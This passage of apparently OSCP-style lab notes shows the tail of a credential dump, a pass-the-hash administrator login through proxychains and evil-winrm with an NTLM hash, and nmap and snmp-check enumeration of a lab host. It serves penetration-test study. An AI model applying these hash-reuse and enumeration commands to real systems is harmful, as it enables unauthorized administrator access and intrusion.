e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :
```

```
proxychains evil-winrm -u 'administrator' -H
'59b280ba707d22e3ef0aa587fc29ffe5' -i 10.10.104.146
```

```
└─$ proxychains evil-winrm -u 'administrator' -H '59b280ba707d22e3ef0aa587fc29ffe5' -i 10.10.104.146
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.104.146:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\users
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.104.146:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.104.146:5985  ...  OK
*Evil-WinRM* PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/12/2022   8:38 AM                Administrator
d-r---        3/25/2022   7:53 AM                Public


*Evil-WinRM* PS C:\users> cd Administrator
*Evil-WinRM* PS C:\users\Administrator> dir
```

3rd 10.10.xxx.146 - OK

Used .148 cred to login


```
└─$ proxychains evil-winrm -u 'administrator' -H '59b280ba707d22e3ef0aa587fc29ffe5' -i 10.10.104.146
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.104.146:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\users
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.104.146:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.104.146:5985  ...  OK
*Evil-WinRM* PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/12/2022   8:38 AM                Administrator
d-r---        3/25/2022   7:53 AM                Public


*Evil-WinRM* PS C:\users> cd Administrator
*Evil-WinRM* PS C:\users\Administrator> dir
```


4th 192.168.xxx.149 - OK

```
nmap -T5 -Pn 192.168.214.149 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 11:15 CEST
Warning: 192.168.214.149 giving up on port because retransmission cap hit
(2).
Nmap scan report for 192.168.214.149
Host is up (0.041s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
```

```
21/tcp    open     ftp
22/tcp    open     ssh
80/tcp    open     http
8033/tcp  filtered mindprint
23762/tcp filtered unknown
25687/tcp filtered unknown
63739/tcp filtered unknown
```

```
nmap -sC -sV 192.168.214.149 -p 21,22,80,8033,23762,25687,63739
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 11:17 CEST
Nmap scan report for 192.168.214.149
Host is up (0.041s latency).

PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp       vsftpd 3.0.3
22/tcp    open   ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 5c5ff1bb02f9147c8e38322bf4bcd08c (RSA)
|   256 18e247e1c840a1d02ca58797bd011227 (ECDSA)
|_  256 262d98d9476d225d4a147a245c98a21d (ED25519)
80/tcp    open   http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8033/tcp  closed mindprint
23762/tcp closed unknown
25687/tcp closed unknown
63739/tcp closed unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds
```

```
snmp-check 192.168.214.149 -c public
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.214.149:161 using SNMPv1 and community
'public'
```

```
[*] System information:

  Host IP address               : 192.168.214.149
  Hostname                      : oscp
  Description                   : Linux oscp 5.9.0-050900-generic
#202010112230 SMP Sun Oct 11 22:34:01 UTC 2020 x86_64
  Contact                       : Me <me@example.org>
  Location                      : Sitting on the Dock of the Bay
  Uptime snmp                   : 00:55:29.73
  Uptime system                 : 00:55:23.37
  System date                   : 2023-4-3 15:17:17.0

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 64
  TCP segments received         : 1340831
  TCP segments sent             : 1167151
  TCP segments retrans          : 2471
  Input datagrams               : 1344218
  Delivered datagrams           : 1342299
  Output datagrams              : 1169949

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 11904
  Out octets                    : 11904

  Interface                     : [ up ] VMware VMXNET3 Ethernet
Controller
  Id                            : 2
  Mac Address                   : 00:50:56:ba:42:02
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 221920374
  Out octets                    : 284141880
```

```
[*] Network IP:

  Id                    IP Address           Netmask                 
Broadcast
  1                     127.0.0.1            255.0.0.0               0
  2                     192.168.214.149      255.255.255.0           1

[*] Routing information:

  Destination           Next hop             Mask                    Metric
  0.0.0.0               192.168.214.254      0.0.0.0                 1
  192.168.214.0         0.0.0.0              255.255.255.0           0

[*] TCP connections and listening ports:

  Local address         Local port           Remote address          Remote
port           State
  0.0.0.0               22                   0.0.0.0                 0
listen
  0.0.0.0               80                   0.0.0.0                 0
listen
  127.0.0.53            53                   0.0.0.0                 0
listen
  192.168.214.149       80                   192.168.45.214          35594
established
  192.168.214.149       80                   192.168.45.214          35750
established
  192.168.214.149       80                   192.168.45.214          35880
established
  192.168.214.149       80                   192.168.45.214          36010
established
  192.168.214.149       80                   192.168.45.214          36032
lastAck
  192.168.214.149       80                   192.168.45.214          36104
lastAck
  192.168.214.149       80                   192.168.45.214          36158
established
  192.168.214.149       80                   192.168.45.214          36166
lastAck
  192.168.214.149       80                   192.168.45.214          36172
established
```

```
  192.168.214.149       80                    192.168.45.214        36180
established
  192.168.214.149       80                    192.168.45.214        36182
established
  192.168.214.149       80                    192.168.45.214        36230
lastAck
  192.168.214.149       80                    192.168.45.214        36264
lastAck
  192.168.214.149       80                    192.168.45.214        36278
established
  192.168.214.149       80                    192.168.45.214        36292
established
  192.168.214.149       80                    192.168.45.214        36304
lastAck
  192.168.214.149       80                    192.168.45.214        36340
established
  192.168.214.149       80                    192.168.45.214        36354
established
  192.168.214.149       80                    192.168.45.214        36356
established
  192.168.214.149       80                    192.168.45.214        36362
lastAck
  192.168.214.149       80                    192.168.45.214        36364
established
  192.168.214.149       80                    192.168.45.214        36374
lastAck
  192.168.214.149       80                    192.168.45.214        36388
established
  192.168.214.149       80                    192.168.45.214        36392
lastAck
  192.168.214.149       80                    192.168.45.214        36396
lastAck
  192.168.214.149       80                    192.168.45.214        36404
established
  192.168.214.149       80                    192.168.45.214        36418
synReceived
  192.168.214.149       80                    192.168.45.214        36420
established
  192.168.214.149       80                    192.168.45.214        36426
established

[*] Listening UDP ports:
```

```
  Local address          Local port
  0.0.0.0                161
  127.0.0.53             53

[*] Processes:

  Id                     Status                 Name                    Path
Parameters
  1                      runnable               systemd
/sbin/init
  2                      runnable               kthreadd
  3                      unknown                rcu_gp
  4                      unknown                rcu_par_gp
  6                      unknown                kworker/0:0H-kblockd
  7                      unknown                kworker/0:1-events
  9                      unknown                mm_percpu_wq
  10                     runnable               ksoftirqd/0
  11                     unknown                rcu_sched
  12                     runnable               migration/0
  13                     runnable               idle_inject/0
  14                     runnable               cpuhp/0
  15                     runnable               cpuhp/1
  16                     runnable               idle_inject/1
  17                     runnable               migration/1
  18                     runnable               ksoftirqd/1
  20                     unknown                kworker/1:0H-kblockd
  21                     runnable               kdevtmpfs
  22                     unknown                netns
  23                     runnable               rcu_tasks_kthre
  24                     runnable               rcu_tasks_rude_
  25                     runnable               rcu_tasks_trace
  26                     runnable               kauditd
  27                     runnable               khungtaskd
  28                     runnable               oom_reaper
  29                     unknown                writeback
  30                     runnable               kcompactd0
  31                     runnable               ksmd
  32                     runnable               khugepaged
  79                     unknown                kintegrityd
  80                     unknown                kblockd
  81                     unknown                blkcg_punt_bio
  82                     unknown                tpm_dev_wq
  83                     unknown                ata_sff
```

```
84                  unknown             md
85                  unknown             edac-poller
86                  unknown             devfreq_wq
87                  runnable            watchdogd
90                  runnable            kswapd0
91                  runnable            ecryptfs-kthrea
93                  unknown             kthrotld
94                  runnable            irq/24-pciehp
95                  runnable            irq/25-pciehp
96                  runnable            irq/26-pciehp
97                  runnable            irq/27-pciehp
98                  runnable            irq/28-pciehp
99                  runnable            irq/29-pciehp
100                 runnable            irq/30-pciehp
101                 runnable            irq/31-pciehp
102                 runnable            irq/32-pciehp
103                 runnable            irq/33-pciehp
104                 runnable            irq/34-pciehp
105                 runnable            irq/35-pciehp
106                 runnable            irq/36-pciehp
107                 runnable            irq/37-pciehp
108                 runnable            irq/38-pciehp
109                 runnable            irq/39-pciehp
110                 runnable            irq/40-pciehp
111                 runnable            irq/41-pciehp
112                 runnable            irq/42-pciehp
113                 runnable            irq/43-pciehp
114                 runnable            irq/44-pciehp
115                 runnable            irq/45-pciehp
116                 runnable            irq/46-pciehp
117                 runnable            irq/47-pciehp
118                 runnable            irq/48-pciehp
119                 runnable            irq/49-pciehp
120                 runnable            irq/50-pciehp
121                 runnable            irq/51-pciehp
122                 runnable            irq/52-pciehp
123                 runnable            irq/53-pciehp
124                 runnable            irq/54-pciehp
125                 runnable            irq/55-pciehp
126                 unknown             acpi_thermal_pm
127                 runnable            scsi_eh_0
128                 unknown             scsi_tmf_0
129                 runnable            scsi_eh_1
```

```
130             unknown         scsi_tmf_1
132             unknown         vfio-irqfd-clea
133             unknown         ipv6_addrconf
143             unknown         kstrp
146             unknown         zswap-shrink
147             unknown         kworker/u5:0
152             unknown         charger_manager
197             unknown         mpt_poll_0
198             unknown         mpt/0
199             unknown         cryptd
201             runnable        scsi_eh_2
203             unknown         scsi_tmf_2
212             runnable        scsi_eh_3
214             unknown         scsi_tmf_3
215             runnable        irq/16-vmwgfx
216             unknown         ttm_swap
217             runnable        scsi_eh_4
218             runnable        card0-crtc0
219             unknown         scsi_tmf_4
221             runnable        card0-crtc1
223             runnable        card0-crtc2
225             runnable        card0-crtc3
226             runnable        card0-crtc4
228             runnable        card0-crtc5
230             runnable        card0-crtc6
232             runnable        card0-crtc7
236             runnable        scsi_eh_5
239             unknown         scsi_tmf_5
241             runnable        scsi_eh_6
242             unknown         scsi_tmf_6
244             runnable        scsi_eh_7
245             unknown         scsi_tmf_7
246             runnable        scsi_eh_8
247             unknown         scsi_tmf_8
248             runnable        scsi_eh_9
249             unknown         scsi_tmf_9
250             runnable        scsi_eh_10
253             unknown         scsi_tmf_10
254             runnable        scsi_eh_11
255             unknown         scsi_tmf_11
256             runnable        scsi_eh_12
257             unknown         scsi_tmf_12
258             runnable        scsi_eh_13
```

```
262                 unknown             scsi_tmf_13
263                 runnable            scsi_eh_14
264                 unknown             scsi_tmf_14
265                 runnable            scsi_eh_15
266                 unknown             scsi_tmf_15
268                 runnable            scsi_eh_16
269                 unknown             scsi_tmf_16
270                 runnable            scsi_eh_17
271                 unknown             scsi_tmf_17
272                 runnable            scsi_eh_18
273                 unknown             scsi_tmf_18
274                 runnable            scsi_eh_19
275                 unknown             scsi_tmf_19
276                 runnable            scsi_eh_20
277                 unknown             scsi_tmf_20
278                 runnable            scsi_eh_21
279                 unknown             scsi_tmf_21
280                 runnable            scsi_eh_22
281                 unknown             scsi_tmf_22
282                 runnable            scsi_eh_23
283                 unknown             scsi_tmf_23
284                 runnable            scsi_eh_24
285                 unknown             scsi_tmf_24
286                 runnable            scsi_eh_25
287                 unknown             scsi_tmf_25
288                 runnable            scsi_eh_26
289                 unknown             scsi_tmf_26
290                 runnable            scsi_eh_27
291                 unknown             scsi_tmf_27
292                 runnable            scsi_eh_28
293                 unknown             scsi_tmf_28
295                 runnable            scsi_eh_29
296                 unknown             scsi_tmf_29
297                 runnable            scsi_eh_30
298                 unknown             scsi_tmf_30
299                 runnable            scsi_eh_31
300                 unknown             scsi_tmf_31
332                 runnable            scsi_eh_32
333                 unknown             scsi_tmf_32
334                 unknown             kworker/1:1H-events_highpri
338                 unknown             kworker/0:1H-events_highpri
353                 unknown             kdmflush
379                 unknown             raid5wq
```

```
  427                   runnable              jbd2/dm-0-8
  428                   unknown               ext4-rsv-conver
  501                   runnable              systemd-journal
/lib/systemd/systemd-journald
  535                   runnable              systemd-udevd
/lib/systemd/systemd-udevd
  704                   unknown               kaluad
  705                   unknown               kmpath_rdacd
  706                   unknown               kmpathd
  707                   unknown               kmpath_handlerd
  708                   runnable              multipathd
/sbin/multipathd      -d -s
  717                   runnable              loop0
  725                   runnable              loop1
  729                   runnable              loop2
  730                   runnable              loop3
  731                   runnable              loop4
  732                   runnable              loop5
  733                   runnable              loop6
  736                   runnable              jbd2/sda2-8
  737                   unknown               ext4-rsv-conver
  738                   runnable              loop7
  766                   runnable              systemd-timesyn
/lib/systemd/systemd-timesyncd
  768                   runnable              VGAuthService
/usr/bin/VGAuthService
  769                   runnable              vmtoolsd
/usr/bin/vmtoolsd
  832                   runnable              systemd-network
/lib/systemd/systemd-networkd
  834                   runnable              systemd-resolve
/lib/systemd/systemd-resolved
  845                   runnable              accounts-daemon
/usr/lib/accountsservice/accounts-daemon
  851                   runnable              cron
/usr/sbin/cron        -f
  852                   runnable              dbus-daemon
/usr/bin/dbus-daemon  --system --address=systemd: --nofork --nopidfile --
systemd-activation --syslog-only
  859                   runnable              irqbalance
/usr/sbin/irqbalance  --foreground
  860                   runnable              networkd-dispat
/usr/bin/python3      /usr/bin/networkd-dispatcher --run-startup-triggers
```

```
  861                   runnable              polkitd
/usr/lib/policykit-1/polkitd  --no-debug
  862                   runnable              rsyslogd
/usr/sbin/rsyslogd    -n -iNONE
  865                   runnable              snapd
/usr/lib/snapd/snapd
  878                   runnable              systemd-logind
/lib/systemd/systemd-logind
  880                   runnable              udisksd
/usr/lib/udisks2/udisksd
  882                   runnable              atd
/usr/sbin/atd         -f
  884                   running               snmpd
/usr/sbin/snmpd       -LOw -u Debian-snmp -g Debian-snmp -I -smux
mteTrigger mteTriggerConf -f -p /run/snmpd.pid
  885                   runnable              vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  890                   runnable              agetty
/sbin/agetty          -o -p -- \u --noclear tty1 linux
  908                   runnable              sshd                  sshd:
/usr/sbin/sshd -D [listener] 0 of 10-100 startups
  920                   runnable              ModemManager
/usr/sbin/ModemManager
  921                   runnable              unattended-upgr
/usr/bin/python3      /usr/share/unattended-upgrades/unattended-upgrade-
shutdown --wait-for-signal
  940                   runnable              apache2
/usr/sbin/apache2     -k start
  945                   runnable              apache2
/usr/sbin/apache2     -k start
  946                   runnable              apache2
/usr/sbin/apache2     -k start
  1289                  unknown               kworker/u4:0-
events_power_efficient
  1842                  unknown               kworker/1:1-events
  1843                  unknown               kworker/1:2-events
  2007                  unknown               kworker/0:0-events
  2466                  unknown               kworker/0:2-events
  2467                  unknown               kworker/1:0-events
  2468                  unknown               kworker/1:3-events
  2510                  unknown               kworker/0:3-events
  2543                  unknown               kworker/u4:1-
events_power_efficient
```

```
2574                unknown             kworker/0:4-events
2585                unknown             kworker/1:4-events
2586                unknown             kworker/1:5-events
2587                unknown             kworker/1:6-events
2588                unknown             kworker/1:7-events
2589                unknown             kworker/1:8-events
2590                unknown             kworker/1:9-events
2591                unknown             kworker/1:10-events
2592                unknown             kworker/1:11-events
2593                unknown             kworker/1:12-events
2594                unknown             kworker/1:13-events
2595                unknown             kworker/1:14-events
2596                unknown             kworker/1:15-events
2657                unknown             kworker/0:5-events
2658                unknown             kworker/0:6-events
2659                unknown             kworker/0:7-events
2660                unknown             kworker/0:8-events
2661                unknown             kworker/1:16-events
2662                unknown             kworker/1:17-events
2663                unknown             kworker/1:18-events
2664                unknown             kworker/1:19-events
2665                unknown             kworker/1:20-events
2666                unknown             kworker/1:21-events
2667                unknown             kworker/1:22-events
2668                unknown             kworker/1:23-events
2669                unknown             kworker/1:24-events
2670                unknown             kworker/1:25-events
2671                unknown             kworker/1:26-events
2672                unknown             kworker/1:27-events
2673                unknown             kworker/1:28-events
2674                unknown             kworker/1:29-events
2675                unknown             kworker/1:30-events
2676                unknown             kworker/1:31-events
2719                unknown             kworker/0:9-events
2720                unknown             kworker/0:10-events
2721                unknown             kworker/0:11-events
2722                unknown             kworker/0:12-events
2723                unknown             kworker/0:13-events
2778                unknown             kworker/0:14-events
2779                unknown             kworker/0:15-events
2780                unknown             kworker/0:16-rcu_gp
2781                unknown             kworker/0:17-events
2782                unknown             kworker/0:18-events
```

```
  2783                  unknown              kworker/0:19-events
  2784                  unknown              kworker/0:20-events
  2785                  unknown              kworker/0:21-events
  2786                  unknown              kworker/0:22-events
  2787                  unknown              kworker/0:23-events
  2788                  unknown              kworker/0:24-events
  2789                  unknown              kworker/0:25-events
  2790                  unknown              kworker/0:26-events
  2791                  unknown              kworker/0:27-events
  2792                  unknown              kworker/0:28-events
  2793                  unknown              kworker/0:29-events
  5770                  unknown              kworker/u4:3-
events_power_efficient
  6385                  unknown              kworker/1:32-events
  6388                  unknown              kworker/1:33-events
  6394                  unknown              kworker/1:34-events
  6396                  unknown              kworker/1:35-events
  6397                  unknown              kworker/1:36-events
  6398                  unknown              kworker/1:37-events
  6399                  unknown              kworker/1:38-events
  7190                  unknown              kworker/0:30-events
  12851                 unknown              kworker/1:39-events
  12972                 unknown              kworker/1:40-events
  13175                 unknown              kworker/0:31-events
  13176                 unknown              kworker/0:32-events
  13177                 unknown              kworker/0:33-events
  13178                 unknown              kworker/0:34-events
  13179                 unknown              kworker/0:35-events
  13180                 unknown              kworker/0:36-events
  13181                 unknown              kworker/0:37-events
  13182                 unknown              kworker/0:38-events
  13183                 unknown              kworker/0:39-events
  13184                 unknown              kworker/0:40-events
  20603                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20604                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20605                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20606                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20607                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
```

```
  20608                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20609                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20610                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20611                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20612                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20613                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20614                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20615                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20616                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20617                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20618                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20619                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20620                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20621                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20622                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20623                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20624                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20625                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20626                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20627                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20628                runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20629                runnable             vsftpd
```

```
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20630                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20631                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20632                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20633                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20634                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20635                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20636                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20637                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20638                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20639                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20640                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20641                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  20642                 runnable             vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf

[*] Storage information:

  Description                   : ["Physical memory"]
  Device id                     : [#<SNMP::Integer:0x000055aae682ed58
@value=1>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae672a5b0
@value=1024>]
  Memory size                   : 3.84 GB
  Memory used                   : 658.66 MB

  Description                   : ["Virtual memory"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b5ff68
@value=3>]
  Filesystem type               : ["unknown"]
```

```
  Device unit                   : [#<SNMP::Integer:0x000055aae6b5e348
@value=1024>]
  Memory size                   : 3.84 GB
  Memory used                   : 658.66 MB

  Description                   : ["Memory buffers"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b550b8
@value=6>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6a6d128
@value=1024>]
  Memory size                   : 3.84 GB
  Memory used                   : 24.61 MB

  Description                   : ["Cached memory"]
  Device id                     : [#<SNMP::Integer:0x000055aae6a455d8
@value=7>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6a59df8
@value=1024>]
  Memory size                   : 341.18 MB
  Memory used                   : 341.18 MB

  Description                   : ["Shared memory"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b85e98
@value=8>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6b841d8
@value=1024>]
  Memory size                   : 1.45 MB
  Memory used                   : 1.45 MB

  Description                   : ["Swap space"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b76b28
@value=10>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6b74e90
@value=1024>]
  Memory size                   : 0 bytes
  Memory used                   : 0 bytes

  Description                   : ["/run"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b23fb8
```

```
@value=35>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6b222a8
@value=4096>]
  Memory size                   : 393.25 MB
  Memory used                   : 1.12 MB

  Description                   : ["/"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b3d440
@value=36>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6bb77e0
@value=4096>]
  Memory size                   : 23.49 GB
  Memory used                   : 10.00 GB

  Description                   : ["/dev/shm"]
  Device id                     : [#<SNMP::Integer:0x000055aae6bae960
@value=38>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6bacca0
@value=4096>]
  Memory size                   : 1.92 GB
  Memory used                   : 0 bytes

  Description                   : ["/run/lock"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b9fd70
@value=39>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6b9e1a0
@value=4096>]
  Memory size                   : 5.00 MB
  Memory used                   : 0 bytes

  Description                   : ["/sys/fs/cgroup"]
  Device id                     : [#<SNMP::Integer:0x000055aae6b951e0
@value=40>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6b8f5b0
@value=4096>]
  Memory size                   : 1.92 GB
  Memory used                   : 0 bytes
```

```
  Description                   : ["/boot"]
  Device id                     : [#<SNMP::Integer:0x000055aae6be6658
@value=69>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6be4a10
@value=4096>]
  Memory size                   : 1.91 GB
  Memory used                   : 315.20 MB

  Description                   : ["/run/snapd/ns"]
  Device id                     : [#<SNMP::Integer:0x000055aae6bd7ae0
@value=72>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055aae6bd5e98
@value=4096>]
  Memory size                   : 393.25 MB
  Memory used                   : 1.12 MB


[*] Device information:

  Id                    Type                  Status                Descr
  196608                unknown               running
AuthenticAMD: AMD EPYC 7371 16-Core Processor
  196609                unknown               running
AuthenticAMD: AMD EPYC 7371 16-Core Processor
  262145                unknown               running
network interface lo
  262146                unknown               running
network interface ens160
  786432                unknown               unknown
Guessing that there's a floating point co-processor

[*] Software components:

  Index                 Name
  1                     accountsservice_0.6.55-0ubuntu12~20.04.5_amd64
  2                     adduser_3.118ubuntu2_all
  3                     alsa-topology-conf_1.2.2-1_all
  4                     alsa-ucm-conf_1.2.2-1ubuntu0.13_all
  5                     amd64-microcode_3.20191218.1ubuntu1_amd64
  6                     apache2_2.4.41-4ubuntu3.12_amd64
  7                     apache2-bin_2.4.41-4ubuntu3.12_amd64
```

```
8                       apache2-data_2.4.41-4ubuntu3.12_all
9                       apache2-utils_2.4.41-4ubuntu3.12_amd64
10                      apparmor_2.13.3-7ubuntu5.1_amd64
11                      apport_2.20.11-0ubuntu27.24_all
12                      apport-symptoms_0.23_all
13                      apt_2.0.9_amd64
14                      apt-utils_2.0.9_amd64
15                      at_3.1.23-1ubuntu1_amd64
16                      base-files_11ubuntu5.6_amd64
17                      base-passwd_3.5.47_amd64
18                      bash_5.0-6ubuntu1.2_amd64
19                      bash-completion_1:2.10-1ubuntu1_all
20                      bc_1.07.1-2build1_amd64
21                      bcache-tools_1.0.8-3ubuntu0.1_amd64
22                      bind9-dnsutils_1:9.16.1-0ubuntu2.11_amd64
23                      bind9-host_1:9.16.1-0ubuntu2.11_amd64
24                      bind9-libs_1:9.16.1-0ubuntu2.11_amd64
25                      binutils_2.34-6ubuntu1.3_amd64
26                      binutils-common_2.34-6ubuntu1.3_amd64
27                      binutils-x86-64-linux-gnu_2.34-6ubuntu1.3_amd64
28                      bolt_0.9.1-2~ubuntu20.04.1_amd64
29                      bsdmainutils_11.1.2ubuntu3_amd64
30                      bsdutils_1:2.34-0.1ubuntu9.3_amd64
31                      btrfs-progs_5.4.1-2_amd64
32                      busybox-initramfs_1:1.30.1-4ubuntu6.4_amd64
33                      busybox-static_1:1.30.1-4ubuntu6.4_amd64
34                      byobu_5.133-0ubuntu1_all
35                      bzip2_1.0.8-2_amd64
36                      ca-certificates_20211016~20.04.1_all
37                      cloud-guest-utils_0.31-7-gd99b2d76-0ubuntu1_all
38                      cloud-init_22.3.4-0ubuntu1~20.04.1_all
39                      cloud-initramfs-copymods_0.45ubuntu2_all
40                      cloud-initramfs-dyn-netconf_0.45ubuntu2_all
41                      command-not-found_20.04.6_all
42                      console-setup_1.194ubuntu3_all
43                      console-setup-linux_1.194ubuntu3_all
44                      coreutils_8.30-3ubuntu2_amd64
45                      cpio_2.13+dfsg-2ubuntu0.3_amd64
46                      cpp_4:9.3.0-1ubuntu2_amd64
47                      cpp-9_9.4.0-1ubuntu1~20.04.1_amd64
48                      crda_3.18-1build1_amd64
49                      cron_3.0pl1-136ubuntu1_amd64
50                      cryptsetup_2:2.2.2-3ubuntu2.4_amd64
```

```
